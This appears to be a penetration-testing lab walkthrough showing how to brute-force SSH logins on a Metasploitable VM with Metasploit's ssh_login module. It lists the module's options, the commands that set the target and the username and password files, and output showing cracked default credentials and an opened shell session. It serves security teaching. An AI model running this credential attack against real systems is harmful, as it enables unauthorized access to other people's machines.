SSH Brute Force

Steps:-

1. Turn on kali and metasploitable , Then go to kali and use command “msfconsole”.
2. Now search for ssh scan using command “search ssh scan”

3. Now “use 9” – scanner/ssh/ssh_login module and go for options

```
msf6 > use 9
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

4. Now set the environment as give in below SS and then run

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.100.247
rhosts => 192.168.100.247
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE p.text
PASS_FILE => p.text
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE u.text
USER_FILE => u.text
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.100.247:22 - Starting bruteforce
[+] 192.168.100.247:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.100.119:35849 -> 192.168.100.247:22) at 2024-09-27 05:13:07 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```


5. Now type “sessions” to conform the shell and vola we go the shell


```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH root @   192.168.100.119:35849 -> 192.168.100.247:22 (192.168.100.247)
```

So the file used In the environment is created using “cat ” function





(Usernames) (passwords)

We can also use the ip files in similarly manner, just create file and use at ip place